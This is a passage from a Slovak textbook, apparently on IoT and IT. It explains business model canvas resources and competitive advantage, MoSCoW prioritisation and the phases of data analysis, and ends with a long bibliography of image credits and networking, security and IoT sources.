V tomto bloku sú popísané najdôležitejšie úlohy, ktoré spoločnosť musí plniť, aby dokázala vyrobiť zvolený produkt. Kľúčové aktivity sa líšia podľa obchodného modelu organizácie. Organizácia, ktorá sa vo veľkej miere spolieha na dodávateľov, zaradí ich vzájomnú koordináciu ako kľúčovú aktivitu. Podnikanie založené na fyzických produktoch dáva na zoznam kľúčových aktivít napríklad skladovanie zásob materiálov, návrh a správu logistiky.

Hlavnými kategóriami, do ktorých môžu spadať kľúčové aktivity, sú:

- **výroba** - výber produktu a dizajnu, návrh výrobného procesu, výber výrobnej technológie, plánovanie výroby, kontrola výroby, kontrola kvality, evidencia a správa zásob, údržba strojov,
- **výskum a vývoj** - výskum a vývoj nových vlastností a funkcionalít produktu, zlepšenie parametrov existujúcich produktov, zlepšovanie kvality, inovácie produktov,
- **marketing** - výber cieľového trhu, návrh stratégie, spolupráca na vývoji produktu, komunikácia so zákazníkmi, podpora predaja, prezentácia a šírenie povedomia o produkte,
- **predaj** - návrh cien, vyjednávanie cien a podmienok s dodávateľmi,
- **zákaznícky servis** - riešenie problémov koncových zákazníkov, administratívna podpora presunu spätnej väzby na iné oddelenia, podpora predaja.

Kľúčové zdroje

Kľúčové zdroje sú hlavné vstupy a aktivity, ktoré spoločnosť používa a aplikuje na vytváranie a dodanie konečného produktu zákazníkovi. Často sú aj predmetom odlíšenia od konkurencie. Sú nevyhnutné pre fungovanie obchodného modelu. Obchodné modely sú zvyčajne založené na množstve hmotných a nehmotných zdrojov.

Kľúčové zdroje sa zaoberajú operačným koncom obchodného spektra a určujú, aké materiály a vybavenie potrebujeme a akýtyp ľudí potrebujeme zamestnať. Tento aspekt zohráva priamu úlohu pri presadzovaní hodnotovej ponuky do zvoleného segmentu zákazníkov.

Kľúčové zdroje sú priamo závislé od počtu a typu kľúčových produktov, s ktorými sa spoločnosť snaží preraziť. Ich kvalita v konečnom dôsledku ovplyvní udržateľnosť a ziskovosť celej spoločnosti.

Ak napríklad výrobná spoločnosť zaznamenala dvojnásobný nárast dopytu, vedenie spoločnosti musí poznať štruktúru fyzických zdrojov, schopnosti dodávateľov, výrobné kapacity. To všetko na pomerne detailnej úrovni, aby dokázalo efektívne odhadnúť svoju schopnosť dodať vyrábané produkty.

Kľúčové zdroje podniku je možné kategorizovať do 4 hlavných skupín:

Fyzické zdroje

Fyzické aktíva sú hmotné zdroje, ktoré firma používa na vytvorenie svojej hodnoty. Môžu zahŕňať zariadenia, inventár, budovy, výrobné závody a distribučné siete, ktoré umožňujú fungovanie podniku. Spoločnosť, ktorá vyrába elektronické zariadenia, potrebuje polovodičové súčiastky ako kľúčový zdroj. Bez dostatočnej a dostupnej infraštruktúry, organizácia nedokáže naplňať požiadavky a potreby podnikových zákazníkov.

Duševné zdroje

Ide o nefyzické, nehmotné zdroje ako značka, patenty, autorské práva a dokonca aj partnerstvá. Zoznamy zákazníkov, ich znalosť predstavujú formu intelektuálnych zdrojov. Tie potrebujú veľa času a značné výdavky na rozvoj. Akonáhle sa vyvinú, môžu ponúknuť spoločnosti jedinečné výhody. Niektoré podniky majú veľmi silné intelektuálne zdroje, ktoré sa často stávajú predmetom obchodu.

Ľudské zdroje

Zamestnanci sú často najdôležitejšími a najľahšie prehliadnutými aktívami organizácie. Spoločnosti v odvetví služieb musia byť kreatívne pri motivovaní svojich zamestnancov. Pri technologických firmách, medzi kľúčových zamestnancov patria napríklad inžinieri alebo vedci.

Finančné zdroje

Finančný zdroj zahŕňa hotovosť, úverové linky, akcie na burze. Všetky podniky vyžadujú kľúčové finančné zdroje, no rôzne podniky ich potrebujú v rôznej výške. Príkladom vysokej potreby finančných zdrojov sú banky, ktoré sú založené výlučne na dostupnosti tohto kľúčového zdroja.

Pre výrobcu automobilov sú fyzické zdroje zariadenia a výrobné stroje, napríklad montážne roboty. Duševným kľúčovým zdrojom je duševné vlastníctvo, ako sú patenty a dokonca zákaznícky servis. Kľúčovým ľudským zdrojom sú návrhári. Pokiaľ ide o finančné zdroje, výrobca bude potrebovať kapitál na investovanie do infraštruktúry a zásob, no môže ho navyše využiť aj na to, aby poskytol zákazníkovi možnosť kupovať autá na prenájom alebo získať pôžičku za lepších podmienok, ako poskytujú banky alebo iné finančné inštitúcie.

Konkurenčná výhoda

Blok venovaný konkurenčnej výhode sa síce neobjavuje v pôvodnom Canvas modeli, každopádne stojí za zamyslenie sa, čo robí firmu alebo produkt chráneným pred konkurenciou. V prípade úspechu sa bude konkurencia určite snažiť odkopírovať takmer všetko, čo sa dá.

Existuje niekoľko možných príčin konkurenčnej výhody na trhu:

- patenty,
- duševné vlastníctvo,
- strategické partnerstvo s významnou značkou, dodávateľom, výrobcom,
- vytvorené vzťahy s významnými zákazníkmi,
- sila nášho tímu,
- prístup k nezverejneným informáciám,
- výhradná spolupráca so štátnym sektorom,
- existujúca zákaznícka komunita,
- prekážky vstupu pre konkurenciu - nákladné stroje, infraštruktúra, znalosti, materiály.

Model Canvas je považovaný za iteračný model. Po jeho dokončení, je možné začať s overovaním oproti reálnemu stavu a možnostiam. Rozdiely, prípadne nové požiadavky a informácie sa zapracujú v ďalšom kole úprav a zmien. Takýmto spôsobom sa po niekoľkých kolách získa podnikateľský plán, ktorý má vyššiu kvalitu, akú mal na začiatku.

Podobný iteračný prístup je aplikovateľný aj v iných oblastiach, ako napríklad vývoj softvéru alebo hardvéru.

7.5 MoSCoW model

MoSCoW je technika, ktorá pomáha porozumieť prioritám. Používa sa v oblasti riadenia, obchodnej analýzy, riadenia projektov a vývoja softvéru s cieľom dosiahnuť spoločné porozumenie so zainteresovanými stranami o dôležitosti, ktoré kladú na splnenie každej požiadavky. Model je tiež známy ako MoSCoW prioritizácia alebo MoSCoW analýza. Názov je zložený zo začiatočných písmen:

- **M** - Musí mať (Must have),
- **S** - Mal by mať (Should have),
- **C** - Mohol by mať (Could have),
- **W** - Nebude mať, zatiaľ (Won't have this time).

Všetky požiadavky sú dôležité a požaduje sa, aby poskytli čo najskoršie a najviac pozitívne výsledky. Pri vývoji produktu je potrebné najprv dodať vlastnosti, ktoré spadajú pod písmeno M, následne S a C. Až nakoniec sa vytvárajú požiadavky evidované pod písmenom W.

- **musí mať** -požiadavky sú dôležité pre aktuálne časové doručenie, aby bol produkt úspešný. Ak nie je zahrnutá žiadaná požiadavka, môže to viesť k zlyhaniu projektu,
- **mal by mať** -požiadavky sú dôležité, ale nie sú potrebné pre doručenie v aktuálnom čase. Tieto požiadavky nie sú tak časovo kritické, alebo môže existovať iný spôsob, ako splniť túto požiadavku,
- **mohol by mať**—ide o požiadavky, ktoré nie sú nevyhnutné, ale mohli by zlepšiť používateľské skúsenosti alebo spokojnosť zákazníkov pri nízkych nákladoch na vývoj. Tieto budú obvykle zahrnuté vtedy, ak to čas a zdroje dovoľia,
- **nebude mať (zatiaľ)** - požiadavky, na ktorých sa zainteresované strany nedohodli. Ide najčastejšie o funkcie a vlastnosti s najnižšou návratnosťou investície (úsilie, čas a peniaze).

Na druhej strane sa objavuje aj kritika tejto metódy. Medzi hlavné nedostatky sa často uvádza nedostatočné odôvodnenie, kam zaradiť konkurenčné požiadavky. Prečo je požiadavka na vlastnosť alebo funkcionality produktu zaradená do kategórie **M** a nie do kategórie **S**.

Ďalším potenciálnym problémom je nejasnosť nad načasovaním implementácie nových vlastností produktu. Problém sa objavuje najmä v kategórii **W**. Nehovorí sa o tom, či daná vlastnosť nebude implementovaná v tejto verzii produktu, alebo už nikdy. Modelu sa taktiež vytýka silná možnosť "politického" ovplyvňovania rozhodovacieho procesu vo firme. Človek, ktorý má lepšie vzťahy s najvyšším manažérom, si dokáže presadiť aj horšie nápady na úkor tých lepších.

7.6 Dátová analytika

Dátová analytika, označovaná aj ako analýza údajov, je proces kontroly, čistenia, transformácie údajov a vytvárania modelov s cieľom nájsť užitočné informácie, vytvoriť závery a podporiť rozhodovanie.

Analýza údajov má viacero možných prístupov, ktoré zahŕňajú rozličné štatistické techniky a metódy pod rôznymi názvami. Tieto techniky metódy sa používajú v mnohých oblastiach od podnikania, cez vedu a výskumu techniky až po spoločenské vedy.

Z pohľadu typu analýzy sa môže vykonávať:

- popisná analýza (deskriptívna),
- prediktívna analýza,
- preskriptívna analýza.

Popisná analýza

Využíva hlavne pozorované údaje. Používa sa na identifikáciu kľúčových vlastností sledovaného súboru údajov. Zhrnuté údaje z popisnej analýzy poskytujú informácie o predchádzajúcich udalostiach a trendoch vo výkone. Analýza závisí výlučne na historických údajoch a poskytuje pravidelné správy o udalostiach, ktoré sa už stali v minulosti.

Tento typ analýzy sa používa aj na generovanie ad hoc správ, ktoré sumarizujú veľké množstvo údajov a poskytuje odpoveď na jednoduché otázky: Koľko? Ako veľmi? Čo sa stalo?

Rozsah popisnej analýzy je zhrnúť údaje do kompaktnejších a užitočnejších informácií. Príklad výstupu popisnej analýzy je hodinová správa o vyťažení siete.

Prediktívna analýza

Pokúša sa predpovedať, čo sa môže stať ďalej s istou mierou dôvery založenej na údajoch a štatistikách. Prediktívna analýza sa môže použiť na vyvodenie chýbajúcich údajov a vytvorenie budúcej trendovej línie založenej na minulých údajoch. Používa simulačné modely a prognózy na to, aby naznačili, čo sa môže stať. Príklad prediktívnej analýzy je počítačový model, ktorý sa používa na predpovedanie počasia.

Preskriptívna analýza

Predpovedá výsledky a navrhuje kurzy akcií, ktoré budú mať pre podnik alebo organizáciu najväčšie prínosy. Analýza odporúča jednotlivé akcie alebo rozhodnutia založené na komplexnom súbore cieľov, obmedzení a možností. Môže sa použiť ako podpora pre zmiernenie, alebo dokonca vyhýbanie sa rizikám.

Tento typ analýzy môže využívať aj princípy spätnej väzby, čo umožňuje prepočítanie modelu, a tým zvýšiť presnosť predpovede a dosiahnutie lepších výsledkov. Príkladom preskriptívnej analýzy je počítačový model, ktorý sa používa na odporúčanie akciového trhu na nákup alebo predaj akcií.

Priebeh dátovej analýzy

Analýza údajov je proces, kedy sa z nespracovaných údajov vytvárajú informácie užitočné pre rozhodovanie používateľov. Údaje sa analyzujú tak, aby odpovedali na otázky, testovali hypotézy alebo vyvrátili teórie.

Existuje niekoľko fáz procesu analýzy. Jednotlivé fázy sú iteračné, pretože spätná väzba z neskorších fáz môže viesť k prepracovaniu tých predchádzajúcich.

Fáza 1: Definovanie požiadaviek– Prvým krokom analytického procesu je identifikovanie problému a jeho formálne definovanie. Je vhodné, aby definícia problému nebola príliš široká, ale ani príliš úzka. Po definícii problému je vytvorená hypotéza, ktorá predstavuje výskumnú otázku.

Je vhodné si taktiež ujasniť prečo je potrebné vykonať analýzu a aký prínos budú mať výsledky analýzy pre ďalšie rozhodovanie.

Fáza 2: Zber dát – V tejto fáze sa identifikujú kľúčové údaje, určí sa ich formát a potrebné množstvo, ktoré je dostatočné pre vykonanie analýzy. Moderným trendom v oblasti zberu dát sú takzvané open datasety. Ide o súbory dát, ktoré sú verejne dostupné pre účely analýz a výskumov.

Fáza 3: Príprava dát – Ide o časovo náročný proces, ktorý zabezpečí, že vstupné údaje budú upravené do formátu, ktorý je použiteľný pre následnú analýzu. Zo získaných dát môže byť napríklad potrebné odstrániť tie, ktoré sú neúplné, alebo chybné. Taktiež je často potrebná úprava formátu dát. Pôvodná forma, v akej sú údaje zaznamenané, je odlišná od tej, ktorá je vyžadovaná pre ďalšie spracovanie.

Fáza 4: Výber modelu – Výber správnej analytickej metódy a postupu sú veľmi dôležité. Každá metóda je vhodná pre iný typ informácií a poskytuje odpovede na iné otázky. Lineárna regresia sa používa na iný účel ako korelačné matice.

Fáza 5: Analýza dát – Proces testovania výsledkov modelu, overenie ich spoľahlivosti. V tejto fáze sa overuje, či získané výsledky odpovedali na otázku, alebo problém definovaný na začiatku analytického procesu.

Fáza 6: Prezentácia výsledkov - V tomto kroku sú zvyčajne výsledky prezentované vizuálnou formou, ktorá je sprevádzaná textovým popisom. V texte je uvedená interpretácia výsledkov, ktorá má pomôcť pochopiť nové informácie a zasadiť ich do kontextu problému, ktorý bol definovaný na začiatku.

Fáza 7: Rozhodnutie – Posledným krokom analytického procesu je rozhodnutie o riešení problému. Môže to byť napríklad výber projektu s najlepším indexom návratnosti investície.

Analytika je proces zhromažďovania a analýzy údajov pomocou matematických a štatistických techník. Zahŕňa aj interpretáciu údajov a prezentáciu nových zistení. Ďalším veľmi zaujímavým použitím štatistiky, je hľadanie a vyhodnocovanie vzorov alebo vzťahov medzi premennými.

BIBLIOGRAFIA

Obrázky

Obálka knihy - CC0 Creative Commons. Dostupné online:

https://cdn.pixabay.com/photo/2017/07/01/19/47/background-2462426_960_720.jpg

Prvá kapitola - CC0 Creative Commons. Dostupné online:

https://cdn.pixabay.com/photo/2018/03/22/21/14/wlan-3251871_960_720.jpg

Druhá kapitola - CC0 Creative Commons. Dostupné online:

https://cdn.pixabay.com/photo/2015/02/11/04/29/arduino-631977_960_720.jpg

Tretia kapitola - CC0 Creative Commons. Dostupné online:

<https://pixabay.com/en/code-code-editor-coding-computer-1839406/>

Štvrtá kapitola - CC0 Creative Commons. Dostupné online:

https://cdn.pixabay.com/photo/2016/05/02/11/05/apple-1367032_960_720.jpg

Piata kapitola - CC0 Creative Commons. Dostupné online:

https://cdn.pixabay.com/photo/2018/04/07/07/27/switch-3297900_960_720.jpg

Šiesta kapitola - CC0 Creative Commons. Dostupné online:

https://cdn.pixabay.com/photo/2016/04/03/17/48/monitoring-1305045_960_720.jpg

Siedma kapitola - CC0 Creative Commons. Dostupné online:

https://cdn.pixabay.com/photo/2015/10/12/15/07/buildings-984195_960_720.jpg

Zdroje

1. IoT v poľnohospodárstve - Sustainable Farming and the IoT: Cocoa Research Station in Indonesia, Published in: Case Studies, Meshlium, Plug & Sense!, Smart Agriculture, Waspnote, December 15th, 2015 – Libelium. Dostupné online: <http://www.libelium.com/sustainable-farming-and-the-iot-cocoa-research-station-in-indonesia/>
2. IoT v doprave - Traffic monitoring system uses Bluetooth sensors over ZigBee, October 27, 2011, Phil Ling. Dostupné online: <http://www.mwee.com/news/traffic-monitoring-system-uses-bluetooth-sensors-over-zigbee>
3. Smart grid - Smart Grid Training For Non Engineers, Training Promo. Dostupné online: <https://www.tonex.com/training-courses/smart-grid-training-for-non-engineers/>
4. Smart City - What is the Internet of Things? A Smart Cities and Highways Perspective. Dostupné online: <https://www.pinterest.com/pin/442267625882837436>
5. Vlastná tvorba, autori knihy
6. SparkFun. Dostupné online: <https://sparkfun.com>
7. Komunikačný model, autori knihy
8. OSI model, Wikipédia. Dostupné online: https://sk.wikipedia.org/wiki/Model_OSI
9. Schéma riadenia teploty s pomocou spätnej väzby - Cisco IoT fundamentals course, Preložené autormi. Zdroj: Curriculum NetAcad

10. Controlling the Heart. Dostupné online: <https://www.heartfailure.org/the-heart/controlling-the-heart/index.html>
11. Various topic related images. Dostupné online: <https://google.com>
12. Cisco NetAcad - IoT2: Connecting Things. Zdroj: Curriculum NetAcad
13. THARUN, Linux Directory Structure (File System Structure). Dostupné online: <http://www.linuxstories.net/linux-directory-structure-file-system-structure/>, JUNE 21, 2018
14. Try Blockly, Google for Education Blockly. Dostupné online: <https://developers.google.com/blockly/>
15. Creating your first flow, Dostupné online: <https://nodered.org/docs/tutorials/first-flow>
16. Kong, Documentation. Dostupné online: <https://konghq.com/kong/>
17. Elektrický obvod. Dostupné online: https://cs.wikipedia.org/wiki/Elektrick%C3%BD_obvod
18. MARSHALL BRAIN, CHARLES W. BRYANT & CLINT PUMPHREY, How Batteries Work. Dostupné online: <https://electronics.howstuffworks.com/everyday-tech/battery6.htm>
19. Is BGP multi-homing enough for WAN network performance?, Mar 16, 2012, Dostupné online: <https://www.noction.com/blog/bgp-multi-homing-enough-for-network-performance>
20. Cisco ICND1 Foundation Learning Guide: LANs and Ethernet. Zdroj: Curriculum NetAcad
21. ZigBee Wireless Technology Architecture and Applications, Dostupné online: <https://www.elprocus.com/what-is-zigbee-technology-architecture-and-its-applications/>
22. Bluetooth Basics. Dostupné online: <https://learn.sparkfun.com/tutorials/bluetooth-basics/how-bluetooth-works>
23. LTE-A Architektura, M2M-LTE-A architecture with focus on relay node, Go to publication, Farhan LDIC 2014, Farhan Ahmad, Safdar Nawaz Khan Marwat, Yasir Zaki. Dostupné online: https://www.researchgate.net/figure/M2M-LTE-A-architecture-with-focus-on-relay-node_fig2_291354737
24. LoRa sieť - A Study of LoRa: Long Range & Low Power Networks for the Internet of Things, Oct 2016, Aloÿs Augustin, Jiazi Yi, Thomas Heide Clausen, William Mark Townsley, Dostupné online: https://www.researchgate.net/figure/LoRa-network-architecture_fig1_307965130
25. LoRaWAN - A Low Power WAN Protocol for Internet of Things: a Review and Opportunities. Dostupné online: https://www.researchgate.net/figure/Power-Consumption-vs-Range-for-Bluetooth-LE-Cellular-LoRaWan-and-Wi-Fi-technologies_fig3_318866065
26. RPL protocol. Dostupné online: <https://www.slideshare.net/tanupoo/l3-69660649>
27. API Builder and MQTT for IoT – Part 1. Dostupné online: <https://devblog.axway.com/apis/api-builder-and-mqtt-for-iot-part-1/>
28. Accelerating the Industrial Internet of Things, Constrained Application Protocol (CoAP). Dostupné online: <https://www.iotone.com/term/constrained-application-protocol-coap/t126>
29. Homeland Security, Control Systems CyberSecurity: Defense in Depth Strategies. Dostupné online: https://www.energy.gov/sites/prod/files/oeprod/DocumentsandMedia/Defense_in_Depth_Strategies.pdf
30. Managing Network Access Control. Dostupné online: https://sc1.checkpoint.com/documents/R80/CP_R80BC_Firewall/136417.htm
31. BOT-net - DDoS Attack, July 20, 2016. Dostupné online: <https://www.keycdn.com/support/ddos-attack/>
32. Fundamental difference between Hashing and Encryption algorithms, Dostupné online: <https://stackoverflow.com/questions/4948322/fundamental-difference-between-hashing-and-encryption-algorithms/14576053#14576053>
33. Lavínový efekt - Avalanche effect. Dostupné online: https://en.wikipedia.org/wiki/Avalanche_effect

34. Elektronický občiansky preukaz, Občiansky preukaz s čipom - najčastejšie otázky a odpovede, Dostupné online: <https://www.slovensko.sk/sk/faq/faq-eid/>
35. Ilúzia špičky ľadovca - Success Secrets. Dostupné online: <https://steemit.com/christian-trail/@janton/on-success>
36. Peňažné príjmy a výdaje, Statements of Cash Flow, Dostupné online: <http://www.thebusinessplanstore.com/cashflowstatement.htm>

Doplňujúce materiály

(ISC)2 CISSP Certified Information Systems Security Professional Official Study Guide 8th Edition, Mike Chapple, James M. Stewart, Darrell Gibson, Sybex, ISBN-13: 978-1119475934

25 Most Dangerous Software Errors, publikované: Jún 27, 2011. Dostupné online: <https://www.sans.org/top25-software-errors>

Aijaz and A. Aghvami, "Cognitive machine-to-machine communications for internet-of-things: A protocol stack perspective," IEEE Internet of Things Journal, vol. 2, no. 2, pp. 103-112, publikované April 2015. Dostupné online: <http://ieeexplore.ieee.org/document/7006643/3>

Al-Fuqaha, M. Guizani, M. Mohammadi, M. Aledhari, and M. Ayyash, "Internet of things: A survey on enabling technologies, protocols and applications," IEEE Communications Surveys Tutorials, vol. PP, no. 99, 2015. Dostupné online: <http://ieeexplore.ieee.org/document/7123563/3>

Anatomy of the Linux kernel, History and architectural decomposition, M. Tim Jones, publikované Jún 06, 2007. Dostupné online: <https://www.ibm.com/developerworks/library/l-linux-kernel/index.html>

API Reference | Calendar API | Google Developers., Google, Dostupné online: <http://developers.google.com/google-apps/calendar/v3/reference/>

Application Layer Security Within the OSI Model, Feb 4, 2016 by Sharon Solomon. Dostupné online: <https://www.checkmarx.com/2016/02/04/application-layer-security-within-osi-model/>

Arduino homepage. Dostupné online: <https://www.arduino.cc/>

Avoiding the Top 10 Security Flaws. Dostupné online: <http://ieeecybersec.wpengine.com/2015/11/13/avoiding-the-top-10-security-flaws/>

BUSINESS ANALYSIS - Revised Edition, James Cadle, Donald Yeates, James Cadle, Malcolm Eva, Keith Hindle, Debra Paul, Craig Rollason, Paul Turner, Donald Yeates Debra Paul, BCS Professional Certificate in Business Analysis edition, ISBN-13: 978-1780172774

CCNA Introduction to Networking 5.0 Rick Graziani Cabrillo College, Dostupné online: <http://cabrillo.edu/~rgraziani/courses/cis81.html>

CCNA ROUTING AND SWITCHING 200-125 Official Cert Guide Library 1st Edition, Wendell Odom , CISCO, ISBN-13: 978-1587205811

CCNP ROUTING AND SWITCHING TSHOOT 300-135 Official Cert Guide 1st Edition, Raymond Lacoste , CISCO, ISBN-13: 978-1587205613

Cisco ICND1 Foundation Learning Guide: LANs and Ethernet. Zdroj: Curriculum NetAcad

CISCO NetAcad - CCNA - Lab - Draw Your Concept of the Internet. Zdroj: Curriculum NetAcad

CISCO NetAcad - CCNA - Lab - Mapping the Internet. Zdroj: Curriculum NetAcad

CISCO NetAcad - CCNA - Lab – Researching Network Security Threats . Zdroj: Curriculum NetAcad

CISCO NetAcad - Connecting Things - Lab – Draw a Process Diagram. Zdroj: Curriculum NetAcad

CISCO NetAcad - Introduction to CyberSecurity - Lab – Compare Data with a Hash. Zdroj: Curriculum NetAcad

CISCO NetAcad - Introduction to CyberSecurity - Lab – Password Cracking. Zdroj: Curriculum NetAcad

Cisco NetAcad - IoEBDA2: Big Data & Analytics. Zdroj: Curriculum NetAcad

Cisco NetAcad - IoECT2: Connecting Things. Zdroj: Curriculum NetAcad

CISCO NetAcad - IoT BD&A - Lab – Basic Data Analysis. Zdroj: Curriculum NetAcad

CISCO NetAcad - Lab – Install a Virtual Machine on a Personal Computer. Zdroj: Curriculum NetAcad

CISCO NetAcad - Packet Tracer – Connecting Devices to Build IoT Topology. Zdroj: Curriculum NetAcad

CISSP ALL-IN-ONE EXAM GUIDE, Seventh Edition 7th Edition, Shon Harris, ISBN-13: 978-0071849272. Zdroj: Curriculum NetAcad

COBIT 4.1. Dostupné online: <http://www.isaca.org/Knowledge-Center/COBIT/Pages/Overview.aspx>

Communication theory. Dostupné online: https://en.wikipedia.org/wiki/Communication_theory

Comparison of Internet of Things (IoT) Data Link Protocols, Azamuddin Bin Ab Rahman, Prof. Raj Jain, publikované November 30, 2015, Dostupné online: https://www.cse.wustl.edu/~jain/cse570-15/ftp/iot_dlc/index.html

ELEKTROTECHNICKÉ TABULKY PRO ŠKOLU, Gregor Häberle, Europa - Sobotáles cz. s.r.o., ISBN:80-86706-16-8

Foundation Level Syllabus - Version 2018, International Software Testing Qualifications Board, publikované 4 June 2018. Dostupné online: <https://www.istqb.org/downloads/send/51-ctfl2018/208-ctfl-2018-syllabus.html>

Gartner, "Gartner's 2014 hype cycle for emerging technologies maps the journey to digital business," publikované August 2014. Dostupné online: <http://www.gartner.com/newsroom/id/2819918>

GLOSSARY OF KEY INFORMATION - Security Terms, Richard L. Kissel, Revision 2 (2013), publikované Jún 05, 2013. Dostupné online: <https://dx.doi.org/10.6028/NIST.IR.7298r2>

HOW SMART, CONNECTED PRODUCTS ARE TRANSFORMING COMPETITION, Michael E. PorterJames E. Heppelmann , Harward Business Review November 2014 Issue.

IBM Internet of Things, Dr. Oleksiy Khriyenko, Syed Ibrahim, Sumeeta Chanda, UNIVERSITY OF JYVÄSKYLÄ. Dostupné online: http://users.jyu.fi/~olkhriye/IBM/IBM_IoT.pdf

INFORMATION THEORY & THE DIGITAL REVOLUTION , Information Theory, Aftab, Cheung, Kim, Thakkar, Yeddanapudi, Project History, Massachusetts Institute of Technology

INTERNET OF THINGS (IoT): A Vision, Architectural Elements, and Future Directions Jayavardhana Gubbi, Rajkumar Buyya, Slaven Marusic, Marimuthu Palaniswami, Department of Electrical and Electronic Engineering, The University of Melbourne, Vic, 3010, Australia.

Internet of Things for insights from connected devices. Dostupné online: <https://www.ibm.com/cloud/garage/architectures/iotArchitecture/>

Internet of Things Protocols and Standards, Tara Salman, Prof. Raj Jain, publikované November 30, 2015. Dostupné online: https://www.cse.wustl.edu/~jain/cse570-15/ftp/iot_prot/

Introducing PKI Services, IBM. Dostupné online: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.3.0/com.ibm.zos.v2r3.iky100/int.htm

IoT Case Studies, CISCO. Dostupné online: <https://www.cisco.com/c/en/us/solutions/internet-of-things/resources/case-studies.html>

IoT ONE, Accelerating the Industrial Internet of Things. Dostupné online: <https://www.iotone.com/casestudies>

ISO/IEC/IEEE Standard for Systems and Software Engineering - Software Life Cycle Processes

ISO27001 – Information Security Management. Dostupné online: <http://www.iso.org/iso/home/standards/management-standards/iso27001.html>

ISTQB Advanced Test Manager Syllabus - Version 2012, International Software Testing Qualifications Board, publikované 19 October 2018. Dostupné online: <https://www.istqb.org/downloads/send/10-advanced-level-syllabus-2012/54-advanced-level-syllabus-2012-test-manager.html>

Kong API Documentation - Community Edition (0.12.x), Dostupné online: <https://docs.konghq.com/0.12.x/getting-started/adding-your-api/>

LINUX BIBLE - 9th Edition, Christopher Negus, ISBN-13: 978-1118999875

LINUX POCKET GUIDE: Essential Commands 3rd Edition, Kindle Edition, Daniel J. Barrett, ISBN-13: 978-1491927571

LoRa Alliance, "LoRaWAN specification," publikované 2015. Dostupné online: <https://www.lora-alliance.org/portals/0/specs/LoRaWAN%20Specification%201R0.pdf>

LTE-ADVANCED AIR INTERFACE TECHNOLOGY, Xincheng Zhang, Xiaojin Zhou, CRC Press, 5. 9. 2012 - 528 strán

M. Singh, M. Rajan, V. Shivraj, and P. Balamuralidhar, "Secure MQTT for Internet of Things (IoT)," in Fifth International Conference on Communication Systems and Network Technologies (CSNT 2015), April 2015, pp. 746-751. Dostupné online: <http://ieeexplore.ieee.org/document/7280018/>

MBA IN a NUTSHELL, Sobel, M. ISBN: 9780130425942, publikované 2002, Prentice Hall

MDA Glossary, DoD Missile Defense Agency. Dostupné online: www.mda.mil

National Vulnerability Database. Dostupné online: <https://web.nvd.nist.gov/view/ncp/repository>

NEAR FIELD COMMUNICATION - (NFC): From Theory to Practice, V. Coskun, K. Ozdinici, Wiley, 2012. ISBN: 978-1-119-97109-2

NETWORK BASICS COMPANION GUIDE, Exploring the Modern Computer Network: Types, Functions, and Hardware, By Cisco Networking Academy. Publikované: 19.12.2013.

NIST Special Publication 800-30, Rev 1, Guide for Conducting Risk Assessments (2012).

Overview of Internet of Things, Google Cloud, Solution, Internet of Things, Articles. Publikované Marec 19, 2018. Dostupné online: <https://cloud.google.com/solutions/iot-overview>

OWASP Risk Rating Methodology, Dostupné online : https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

OWASP Sample Authorization Form , Dostupné online: https://www.owasp.org/index.php?title=Authorization_form

OWASP Secure Coding Practices Quick Reference Guide , Dostupné online: https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide

PCI – Payment Card Industry Standard. Dostupné online: <https://www.pcisecuritystandards.org/>

PRAKTICKÁ ELEKTROTECHNIKA, Peter Bastian, Europa - Sobotáles cz. s.r.o., vydanie 2006, ISBN:80-86706-15-X

PRIEBEH ŽIVOTNÉHO CYKLU VÝROBKU, doc. Ing. Jaroslava Kádárová, PhD., Ing. Zuzana Petričová, Technická univerzita v Košiciach, Strojnícka fakulta. Katedra manažmentu a ekonomiky, Transfer inovácií 18/2010.

PRINCIPLES OF COMPUTER SECURITY - Conklin, Wm. Arthur; White, Greg; Cothren, Chuck; Davis, Roger; Williams, Dwayne (2015)., Fourth Edition (Official Comptia Guide). New York: McGraw-Hill Education. ISBN 978-0071835978.

PROFESSIONAL - LINUX KERNEL ARCHITECTURE, Wolfgang Mauerer, Wiley Publishing, Inc., ISBN-13: 978-0470343432.

Průvodce Linuxem, Michal Dočekal publikované 2007, dostupné online: <http://lb.poznejlinux.cz/xhtml/linuxbook.html>

PŘÍRUČKA PRO ELEKTROTECHNIKA, Klaus Tkotz, Europa - Sobotáles cz. s.r.o.,február 2006, ISBN:80-86706-13-3.

Pseudo Code Practice Problems, Centreville Middle School. Dostupné online: https://www.qacps.org/cms/lib02/MD01001006/Centricity/Domain/847/Pseudo_Code%20Practice_Problems.pdf

Python 3.6.6rc1 documentation, Python Software Foundation, Dostupné online:
<https://docs.python.org/3/index.html>

Python Tutorial. Dostupné online: <https://www.tutorialspoint.com/python/index.htm>

Raspberry PI homepage. Dostupné online: <https://www.raspberrypi.org/>

RFC2828 - Internet Security Glossary. Dostupné online: <http://www.rfcarchive.org/getrfc.php?rfc=2828>

RÝCHLA VÝROBA PROTOTYPOV - RAPID PROTOTYPING - Ing. František Kuffner, Technická univerzita v Košiciach, Strojnícka fakulta, Katedra technológií a materiálov, Park Komenského 9, 04187 Košice , Transfer inovácií 6/2003.

SECURITY IN THE OSI MODEL, Thierry Buffenoir, Computer Standards & Interfaces Volume 7, Issues 1–2, 1988, Pages 145-150.

Social engineering (security). Dostupné online: [https://en.wikipedia.org/wiki/Social_engineering_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))

Social Engineering Fundamentals, Part I: Hacker Tactics., Granger, Sarah., Security Focus, publikované December 18, 2001. Dostupné online: <http://www.securityfocus.com/infocus/1527>

Software. Dostupné online: <https://en.wikipedia.org/wiki/Software>

SWOT Analysis of the Internet of Things, The IoT Portal. Pratyaksh Agarwal, publikované: jún 2015. Dostupné online: <http://theiotportal.com/2015/07/01/swot-analysis-of-the-internet-of-things/>

TECHNOLOGY CLASSIFICATION, INDUSTRY, AND EDUCATION FOR FUTURE INTERNET OF THINGS, H Ning, S Hu - International Journal of Communication Systems, 2012 - Wiley Online Library.

THE BASICS OF HACKING AND PENETRATION TESTING, Second Edition: Ethical Hacking and Penetration Testing Made Easy 2nd Edition, Patrick Engebretson, Syngress, ISBN-13: 978-0124116443

The Google Hacking Database. Dostupné online: <http://hackersforcharity.org/ghdb>

Top 10 Secure Coding Practices, Robert Seacord, publikované: 2.5.2018. Dostupné online: <https://www.securecoding.cert.org/confluence/display/seccode/Top+10+Secure+Coding+Practices>

